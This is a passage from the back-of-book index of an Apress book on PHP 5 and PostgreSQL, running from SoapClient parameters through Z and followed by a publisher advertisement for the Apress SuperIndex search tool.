  login parameter, 503
  options parameter, 503
  password parameter, 503
  proxy_host parameter, 503
  proxy_login parameter, 503
  proxy_password parameter, 503
  proxy_port parameter, 503
  soap_version parameter, 504
  trace parameter, 504
  wsdl parameter, 503
SoapServer constructor, 508
  actor parameter, 508
  options parameter, 508
  soap_version parameter, 508
  wsdl parameter, 508
SOAPx4
  see NuSOAP
social security numbers
  using Validate_US package, PEAR, 227
socket connections
  see also ports
  establishing, 365–367
  fsockopen function, 365–367
  pfsockopen function, 367
socket file type, 232
software as a service, 475
sort array function, 118
sort flags
  array_multisort flags, 121
  sort_flags parameter, 118
sort_mem setting, PostgreSQL, 596
sorting tabular output, PostgreSQL, 699–701
sorting values
  ldap_sort function, 411
source distribution, Apache, 10
source distribution, PHP, 11
source distribution, PostgreSQL, 580, 582–583
:space: character class, 195
special characters
  converting into HTML, 211
  inserting backslash delimiter before, 202
spell checker
  Google Web Service, 494
split function
  file based authentication, 330
  regular expressions, 197
split_part function, PostgreSQL, 724
  making views interactive, 713
spliti function, 198
sprintf statement, PHP, 50
SQL (Structured Query Language)
  transaction isolation levels, 766
  user defined functions, PostgreSQL, 728
SQL Server
  PDO supported databases, 558
sql.safe_mode directive, 520
sql_regcase function, 198
SQLite, 535–553
  binary data, 549–550
  characteristics, 535
  closing connections, 539
  command-line interface, 536–537
  creating table in memory, 539
  directives, 537–538
  functions

creating aggregate functions, 551–553
creating and overriding, 550–551
sqlite_array_query, 543
sqlite_changes, 546
sqlite_close, 540
sqlite_column, 543
sqlite_create_aggregate, 552
sqlite_create_function, 550
sqlite_current, 546
sqlite_escape_string, 549
sqlite_fetch_array, 541, 542
sqlite_fetch_column_types, 548
sqlite_fetch_single, 544
sqlite_fetch_string, 544
sqlite_field_name, 545
sqlite_has_more, 546
sqlite_last_insert_rowid, 541
sqlite_next, 547
sqlite_num_fields, 545
sqlite_num_rows, 546
sqlite_open, 538, 539
sqlite_popen, 539
sqlite_query, 539, 540
sqlite_rewind, 547
sqlite_seek, 547
sqlite_udf_decode_binary, 551
sqlite_udf_encode_binary, 551
sqlite_unbuffered_query, 541
help option, 536
installing, 536
licensing, 535
manipulating result set pointer, 546–548
object orientation, 539
opening connections, 538–539
parsing result sets, 541–544
PDO supported databases, 559
PHP's SQLite library, 537–553
querying database, 540–541
retrieving result set details, 544–546
security, 535
storing session information, 427
table schemas, 548
transactions, 535
sqlite option, 427
SQLite support, PHP 5, 4
sqlite.assoc_case directive, 538
SQLITE_ASSOC option, 542
SQLITE_BOTH option, 542
SQLITE_NUM option, 542
SQLSTATE codes, 562
square bracket offset syntax, PHP 5, 192
SquirrelMail, 373
SRV (Services Record) record type, DNS, 361
SSL (Secure Sockets Layer)
NuSOAP features, 493
secure connections, NuSOAP, 502
SSL connections
c-client library confusion, 373
postgresql.conf file
securing PostgreSQL, 651
securing PostgreSQL connections, 661–662
configuration options, 662
Frequently Asked Questions, 662
installing OpenSSL library, 661
performance, 662
port number, 662
traffic encryption, 662
using HTTPS to encrypt traffic, 662
SSL support
Apache, 10
sslmode parameter
pg_connect function, 668
ssn method
Validate_US package, PEAR, 227
STABLE functions, PostgreSQL, 728
start attribute
section function, Smarty, 460

start command, pg_ctl program, 594
START TRANSACTION command, 768
START WITH keywords, 633
stat function, 234
state
  see session handling
state abbreviations
  using Validate_US package, PEAR, 227
statelessness
  session handling and cookies, 425
statements
  prepared statements, PDO, 564–566
  Smarty templating engine, 462–464
static class members
  OOP, 152–153
  self keyword, 153
static variables
  variable scope, PHP, 62
statistics, PostgreSQL
  ANALYZE command, 603
  stats_command_string setting, 600
  stats_row_level setting, 600
  stats_start_collector setting, 600
status command
  pg_ctl program, 594
status information, PostgreSQL, 673–678
  PGSQL_STATUS_LONG value, 674
  PGSQL_STATUS_STRING value, 674
step attribute
  section function, Smarty, 460
stop at first match
  Perl regular expression modifier, 199
stop command, pg_ctl program, 594
stopwords
  full-text indexes, PostgreSQL, 758
str_ireplace function, 219
str_pad function, 223
str_replace function, 219
str_word_count function, 225
strcasecmp function, 207
strcmp function, 206
strcspn function, 207
streams, 390–393
  contexts, 391
  functions
    stream_context_create, 391
    stream_filter_append, 393
    stream_filter_prepend, 393
    stream_get_filters, 392
  stream filters, 391–393
  stream wrappers, 390
strftime function, PHP, 281–282
  format parameters, 281–282
string comparison functions, 206–208
string conversion functions
  converting HTML to plain text, 214
  converting plain text to HTML, 210–213
  manipulating string case, 208–209
  order of function execution, 212
string data type, PHP, 51
string datatypes, PostgreSQL, 639–640
  CHAR, 639
  TEXT, 640
  VARCHAR, 640
string function actions
  capitalizing first letter, 209
    of each word, 209
  comparison of strings
    case insensitive, 207
    case sensitive, 206
  concatenating array elements, 217
  converting characters
    into bracketed expressions, 198
    into replacement value, 213
    newline characters into HTML, 210
    special characters into HTML, 211
    to lowercase, 208
    to uppercase, 208
    unusual characters into HTML, 210

counting
occurrences of substring, 221
number of characters, 224
number of words, 225
delegating string replacement procedure, 203
determining string length, 205
dividing string, 204
based on delimiters, 215
case insensitive, 198
case sensitive, 197
into array of substrings, 216
finding position of parameter in string
case insensitive, 218
case sensitive, 217
last occurrence of parameter, 218
inserting backslash delimiter before special characters, 202
length of first segment also/not in str2, 207
padding string to number of characters, 223
parsing into various variables, 215
removing characters
from beginning, 222
from end, 223
HTML and PHP tags, 214
replacing pattern
all occurrences of, 203
case insensitive, 197
case sensitive, 196
replacing strings
case insensitive, 219
case sensitive, 219
for part of string, 222
returning remainder of string
after parameter occurs, 219
between parameters, 220
searching for pattern in array, 201
searching for pattern in string
all occurrences, 201
case insensitive, 196
case sensitive, 195
existence of pattern, 201
translating HTML into text, 213
translating text into HTML, 212
string functions
count_chars, 224
ereg, 195
ereg_replace, 196
eregi, 196
eregi_replace, 197
explode, 216
get_html_translation_table, 212
htmlentities, 210
htmlspecialchars, 211
implode, 217
join, 217
ltrim, 222
nl2br, 210
parse_str, 215
preg_grep, 201
preg_match, 201
preg_match_all, 201
preg_quote, 202
preg_replace, 203
preg_replace_callback, 203
preg_split, 204
rtrim, 223
split, 197
spliti, 198
sql_regcase, 198
str_ireplace, 219
str_pad, 223
str_replace, 219
str_word_count, 225
strcasecmp, 207
strcmp, 206
strcspn, 207
strip_tags, 214, 456, 528
stripos, 218

strlen, 205
strpos, 217
strrpos, 218
strspn, 207
strstr, 219
strtok, 215
strtolower, 208
strtotime, 284
strtoupper, 208
strtr, 213
substr, 220, 240
substr_count, 221
substr_replace, 222
trim, 223
ucfirst, 209
ucwords, 209
string functions, PostgreSQL, 724
string handling, PHP 5, 4
string interpolation, 75–77
double quotes, 75
heredoc syntax, 77
single quotes, 76
string manipulation, 205–226
Perl regular expression metacharacters, 199
Perl regular expression modifiers, 199
string offset syntax, PHP 5, 191–192
string operators, 71
string operators, PostgreSQL, 721
string parsing, 6
strings
localized formats, 280
strip_tags function
sanitizing user data, 528
Smarty templating engine, 456
string manipulation, 214
stripos function, 218
stripslashes function, 34
strlen function, 205
strpos function, 217
strrpos function, 218
strspn function, 207
strstr function, 219
strtok function, 215
strtolower function, 208
strtotime function, 284
strtoupper function, 208
strtr function, 213
subclass, OOP, 162
subDays method, 294
subject attribute, messages, 380, 384
subMonths method, 295
subnet converter, 395–397
substr function, 220
example using, 240
substr_count function, 221
substr_replace function, 222
substring function, PostgreSQL, 724
subtraction (-) operator, 71
subWeeks method, 296
subYears method, 297
sum function, PostgreSQL, 725
superglobal variables, PHP, 63, 67
$_COOKIE, 66
$_ENV, 67
$_FILES, 66
$_GET, 65
$_GLOBALS, 67
$_POST, 65
$_REQUEST, 67
$_SERVER, 65
$_SESSION, 67
superuser password, PostgreSQL, 650
superusers, PostgreSQL
determining if user is, 653
installing PostgreSQL from source, 582
support, PostgreSQL, 576
surrogate keys, 750

swap meet project, 767
example illustrating, 768–771
inserting data into tables, 768
participant table, 767
purchase.php, 774
trunk table, 767
using PHP, 773
switch statement, PHP, 81
Sybase
PDO supported databases, 559
symbolic links
creating, 235
retrieving information about, 233
retrieving target of, 235
symlink function, 235
syntax highlighting
PHP configuration directives, 27
syslog
define_syslog_variables directive, 40
error messages in, 181
PHP configuration directives, 39
syslog function, 182
syslog priority levels, 182
system commands, 252–253
system function, 256
system level program execution, 254–258
backtick operator, 257
delimiting arguments, 255
escaping shell metacharacters, 255
executing operating system level application, 256
returning binary output, 257
executing shell commands, 257, 258
outputting executed command's results., 256
sanitizing input, 254
system programs
safe_mode_exec_dir directive, 518

T

tab-completion feature, psql, 614
table schemas, SQLite, 548
tables, PostgreSQL
altering table structure, 632
copying, 630
copying data from table to text file, 782
copying data to/from tables, 778–782
copying data from a table, 778
exporting table OIDs, 780
creating, 629
creating table-formatted results, 697
creating temporary tables, 630
deleting, 632
foreign keys, 643
getResultAsTable method, 696
naming conventions, 630
referential integrity, 643
viewing list of tables, 631
viewing table structure, 631
tablespaces, PostgreSQL, 601–602
altering, 602
creating, 601
dropping, 602
owner, 601
tabular date classes
Calendar package, PEAR, 286
tabular output
PostgreSQL database class, 689, 695–697
paging, 689, 701–704
sorting, 689, 699–701
tags
strip_tags function, Smarty, 456
tar files
installing PostgreSQL from source, 582
management of, 260
tasks, psql, 613–619
tcl option
installing PostgreSQL from source, 583

TCP sockets, 260
template compilation, Smarty, 450
template0/template1 databases, 625
templates directory, Smarty, 451, 452
templates_c directory, Smarty, 451
templating engines, 447–449
  benefits of, 448
  delimiters, 448
  separating presentational from business logic, 448
  Smarty templating engine, 449–471
  syntax of typical Smarty template, 449
  syntax of typical template, 448
TEMPORARY keyword
  creating sequences, 633
  creating temporary tables, 630
temporary tables, 630
ternary (= =) operator, 74
testing
  facilitating unit tests, 260
  user bandwidth, 397–398
TEXT datatype, PostgreSQL, 640
text files
  copying data from a text file, 779
  copying data from table to text file, 782
  error messages in, 181
text searching
  indexes, PostgreSQL, 749
TG_XYZ variables
  trigger functions, PostgreSQL, 745
this keyword
  accessing private fields, 139
  referring to fields, OOP, 137
  static fields, 153
throwing an exception, 183
ticks, 78
  register_tick_function function, 78
  unregister_tick_function function, 78
tiers, 555
time
  Calendar package, PEAR, 285–288
  Coordinated Universal Time, 271
  localized formats, 280
  max_execution_time directive, 519
  standardizing format for, 271
TIME datatype, PostgreSQL, 636
  WITH TIME ZONE, 636
time functions, PHP
  see date and time functions, PHP
time functions, PostgreSQL, 723, 724
time_limit parameter, ldap_search(), 404
timeofday function, PostgreSQL, 724
timeouts
  PDO_ATTR_TIMEOUT attribute, 560
TIMESTAMP datatype, PostgreSQL, 637
  WITH TIME ZONE, 637
timestamps
  retrieving file's last access time, 238
  retrieving file's last changed time, 238
  retrieving file's last modification time, 239
  setting file modification/access times, 253
  Unix timestamp, 271
  Windows limitation, 276
TLS (Transport Layer Security), 402
tmp_name variable
  $_FILES array, 348
TO_CHAR function, PL/pgSQL, 736
toaddress attribute, messages, 381
total space
  identifying on disk partition, 236
touch function, 253
trace parameter
  SoapClient constructor, 504
traces, exception class methods
  getTrace, 186
  getTraceAsString, 186
track_errors parameter, 31, 180
transaction isolation, 766

transactions, 765–775
ACID tests, 765
atomicity, 765
begintransaction method, PHP, 772
commit method, PHP, 772
committing, 765
consistency, 765
definition, 765–766
durability, 766
example illustrating, 768–771
isolation, 766
max_prepared_transactions setting, PostgreSQL, 597
nesting transactions, 771
PHP, 771–775
PHP Data Objects, 571
PostgreSQL, 766–771
rollback method, PHP, 772
rollbacktosavepoint method, PHP, 772
rolling back, 765, 771
savepoints, 769
setsavepoint method, PHP, 772
SQLite, 535
Transport Layer Security (TLS) protocol
ldap_start_tls function, 402
triggers
variable functions, 99
triggers, PostgreSQL, 739–747
adding, 739
AFTER trigger, 740, 741
ALTER TRIGGER command, 740
BEFORE trigger, 740, 741
CREATE TRIGGER command, 739
data access, 740
defining procedure to execute, 740
DROP TRIGGER command, 741
function arguments, 741
function return type, 741
functions compared, 741
languages supporting, 740
modifying, 740
NEW/OLD constructs, 740, 741, 742, 743, 745
order of operation of different triggers, 741
removing, 741
CASCADE option, 741
RESTRICT option, 741
rules and triggers, 747
special variables for trigger functions, 745
TG_XYZ variables, 745
viewing existing triggers, 746
writing trigger functions, 741–747
trim function, 223
TRUE state
BOOLEAN datatype, 640
truncate function, Smarty, 456
trunk table, swap meet project, 767
trust authentication method
pg_hba.conf file, PostgreSQL, 655
try ... catch block
catching multiple exceptions, 188
exception handling, 184
PHP 5 features, 4
tsearch2 module, 749
ERROR: Can't find tsearch config by locale, 757
full-text indexes, PostgreSQL, 755–759
getting/installing tsearch2, 755
stopwords, 758
using full-text indexes, 757
working with tsearch2, 756
tuning
see performance tuning, PostgreSQL
tuples
PGSQL_TUPLES_OK value, 675
type attribute, messages, 383
type casting, PHP
data types, 54
operators, 54

type conversion, PHP
operators and, 69
TYPE field, pg_hba.conf file, 654
type hinting, 147
type identifier functions, 57
type juggling, 55
type related functions, 56
type specifiers
printf statement, 49
type variable
$_FILES array, 348
types, PHP
is identical to (= = =) operator, 73
typing, 5

U

U option, psql, 612
ucfirst function, 209
ucwords function, 209
udate attribute, messages, 381
UID (user ID)
retrieving user ID of file owner, 240
uid attribute, messages, 384
umask function, 241
UNIQUE attribute
PostgreSQL datatypes, 644
unique indexes, PostgreSQL, 750
uniqueness, PostgreSQL indexes, 749
primary key indexes, 750
unit tests, 260
Unix
customizing PHP installation, 17
downloading Apache, 9
downloading PHP, 11
downloading PostgreSQL, 580
installing Apache/PHP, 11–13
installing PEAR, 262
installing PostgreSQL, 582–585
Unix epoch, 272
Unix timestamp, 271
unknown file type, 232
unregister command, pg_ctl program, 594
unregister_tick_function function, 78
unseen attribute, messages, 381
unserialize_callback_func directive, 24
unset function, 434
updating data
ldap_modify function, 417
making views interactive, 711
pg_update function, 684
PostgreSQL, 681, 684
update rules, 710
sqlite_changes function, 546
upgrading, PostgreSQL, 609
UPLOAD_ERR_FORM_SIZE, 350
UPLOAD_ERR_INI_SIZE, 350
UPLOAD_ERR_NO_FILE, 351
UPLOAD_ERR_OK, 350
UPLOAD_ERR_PARTIAL, 351
upload_max_filesize parameter, 38, 347, 355
upload_tmp_dir parameter, 38, 347
uploads
file uploads, HTTP, 346–355
file uploads, PHP, 345–346
file_uploads directive, 38
HTTP_Upload class, PEAR, 355–357
:upper: character class, 195
upper function, PostgreSQL, 724
URL rewriting
allowing/restricting when using cookies, 428
referer_check directive, 430
retrieving session name, 426
session.referer_check directive, 430
SID persistence using, 426
url_rewriter.tags directive, 432
use_trans_sid directive, 431
URLs
one time URLs, 342
user friendly URLs, 313–317

usability, web sites
navigational cues, 313–323
use_cookies directive, 428
use_only_cookies directive, 428
use_trans_sid directive, 431
usecatupd/useconfig/usecreatedb/usename columns
pg_shadow table, PostgreSQL, 653
user accounts
securing PostgreSQL, 650
user authentication table
database based authentication, 331
IP address based authentication, 333
userauth table, 332
user bandwidth
testing, 397–398
user defined functions, PostgreSQL, 727–737
creating, 727
PL/pgSQL functions, 730–736
security, 728
SQL functions, 728
types of function, 728
USER field, pg_hba.conf file, 654
user friendly URLs
Apache lookback feature, 314, 315–316
navigational cues, 313–317
PHP code, 316
User Interfaces options category
installing PostgreSQL, 586
user login administration, 337–344
password designation, 337–339
password guessability, 339–342
recovering/resetting passwords, 342–344
user parameter
pg_connect function, 668
user registration
password designation, 337–339
user_agent parameter, 38
user_dir parameter, 37, 520
userauth table
see user authentication table
users
auto login, session handling, 437
ignore_user_abort directive, 27
PHP_AUTH_USER authentication variable, 327
retrieving user ID of file owner, 240
sanitizing user data, 524–528
users, PostgreSQL
adding users, 658
granting permissions on all tables, 661
managing privileges for, 657
modifying user attributes, 658
pg_shadow table, 652
removing users, 658
usesuper column
pg_shadow table, PostgreSQL, 653
usesysid column
pg_shadow table, PostgreSQL, 653
usort array function, 123
UTC (Coordinated Universal Time), 271

V

VACUUM command, PostgreSQL, 602–603
autovacuum parameter, 604
caution: manual vacuuming, 603
VACUUM FREEZE command, 603
VACUUM FULL command, 603
VACUUM VERBOSE command, 598, 603
Validate_US package, PEAR, 226–227
installing, 226
phoneNumber method, 227
postalCode method, 227
region method, 227
ssn method, 227
using, 227
validation classes
Calendar package, PEAR, 286

value assignment
  variable declaration, PHP, 59
values
  ldap_compare function, 411
  ldap_get_values function, 406
  ldap_get_values_len function, 406
  ldap_mod_del function, 418
  ldap_sort function, 411
valuntil column
  pg_shadow table, PostgreSQL, 653
var parameter
  insert tag, Smarty, 463
VARCHAR datatype, PostgreSQL, 640
variable declaration
  PL/pgSQL functions, 731
  RECORD type, 731
variable functions, 99
  security risk, 100
variable modifiers, Smarty, 454–457
variables, PHP, 58–67
  authentication variables, 327–328
  superglobal variables, 63–67
  variable declaration, 58–60
    explicit declaration, 59
    reference assignment, 59
    value assignment, 59
  variable scope, 60–63
    function parameters, 61
    global variables, 61
    local variables, 60
    static variables, 62
  variable variables, 67
variables_order parameter, 33
VersionMismatch error
  faultstring attribute, NuSOAP, 500
versions
  PDO_ATTR_CLIENT_VERSION attribute, 560
  PDO_ATTR_SERVER_VERSION attribute, 560
views, PostgreSQL, 707–708
  creating views, 707
  dropping views, 708
  making views interactive, 711–716
  querying a View with PHP, 716
  working with views from PHP, 716–717
VOLATILE functions
  user defined functions, PostgreSQL, 728

W

w3schools web site, 304
web forms/pages
  autoselecting forms data, 310–311
  displaying modification date, 283
  example, 304–305
  forms tutorials online, 304
  generating forms with PHP, 308–310
  passing data between scripts, 304
  passing form data to function, 306
  passing PHP variable into JavaScript function, 311–313
  PHP and web forms, 303–313
  working with multivalued form components, 307–308
Web Services, 473–514
  high profile deployments, 475
  MagpieRSS, 479–486
  NuSOAP, 492–502
    consuming a Web Service, 494–495
    creating a method proxy, 495–496
    debugging tools, 501
    designating HTTP proxy, 501
    error handling, 500–501
    generating WSDL document, 499–500
    publishing a Web Service, 496–498
    returning an array, 498–499
    secure connections, 502
  Real Simple Syndication (RSS), 473, 476–486
  reasons for, 474

SimpleXML, 474, 486–491
SOAP, 474, 491–512
PHP 5's SOAP extension, 502–512
support, PHP 5, 4
using C# client with PHP Web Service, 512–514
web site usability
navigational cues, 313–323
WHERE clause, PostgreSQL
indexes, 759
partial indexes, 753, 754
WHILE loops, PL/pgSQL, 732
while statement, PHP, 81
WhitePages.com
PostgreSQL users, 577
whitespace characters
Perl regular expression modifier, 199
predefined character ranges, 195
width specifier
printf statement, 49
Windows
customizing PHP installation, 17
downloading Apache, 10
downloading PHP, 11
downloading PostgreSQL, 580–581
installing Apache/PHP, 13–16
installing PEAR, 263
installing PostgreSQL
on 2000/XP/2003, 585–589
on 95/98/ME, 589
starting and stopping PostgreSQL server, 596
using C# client with PHP Web Service, 512–514
with-docdir/without-docdir options
installing PostgreSQL from source, 583
with-perl/with-pgport options
installing PostgreSQL from source, 583
with-pgsql option
enabling PostgreSQL extension, 665
with-python/with-tcl option
installing PostgreSQL from source, 583
words
counts number of words in string, 225
work_mem setting, PostgreSQL, 596
wrappers
fopen wrappers, 38
stream wrappers, 390
writeable files
checking if file writeable, 241
write-ahead logging, PostgreSQL
checkpoint_segments setting, 599
checkpoint_timeout setting, 599
WSDL (Web Services Definition Language)
creating SOAP server, 506
configuration directives, 507
NuSOAP features, 493
generating WSDL document, 499–500
obtaining, 494
wsdl parameter
SoapClient constructor, 503
SoapServer constructor, 508
wsdl_cache_dir configuration directive
creating SOAP server, 508
wsdl_cache_enabled configuration directive, 508
wsdl_cache_ttl configuration directive, 508

X

X option, psql, 612
:xdigit: character class, 195
XML
GNOME XML library, 503
SimpleXML, 486–491
asXML method, 489
SOAP definition, 491
support, PHP 5, 4

XML_Parser package, PEAR, 261
XML_RPC package, PEAR, 261
XML-RPC protocol, 261
XOR operator, 73
xpath method, SimpleXML, 490

Y

y2k_compliance parameter, 23

Z

Zend scripting engine, 2
zend.ze1_compatibility_mode directive, 22
ZIP code
  using Validate_US package, PEAR, 227
zip files, 260
zlib.output_compression parameter, 24
zlib.output_handler parameter, 24
zlib-devel package
  installing PostgreSQL from source, 583
Zmievski, Andrei, 449

FIND IT FAST with the Apress *SuperIndex*™

Quickly Find Out What the Experts Know

Leading by innovation, Apress now offers you its ***SuperIndex***™, a turbocharged companion to the fine index in this book. The Apress ***SuperIndex***™ is a keyword and phrase-enabled search tool that lets you search through the entire Apress library. Powered by dtSearch™, it delivers results instantly.

Instead of paging through a book or a PDF, you can electronically access the topic of your choice from a vast array of Apress titles. The Apress ***SuperIndex***™ is the perfect tool to find critical snippets of code or an obscure reference. The Apress ***SuperIndex***™ enables all users to harness essential information and data from the best minds in technology.

No registration is required, and the Apress ***SuperIndex***™ is free to use.

❶ Thorough and comprehensive searches of over 300 titles

❷ No registration required

❸ Instantaneous results

❹ A single destination to find what you need

❺ Engineered for speed and accuracy

❻ Will spare your time, application, and anxiety level

Search now: ***http://superindex.apress.com***

SuperIndex

Apress®
THE EXPERT'S VOICE™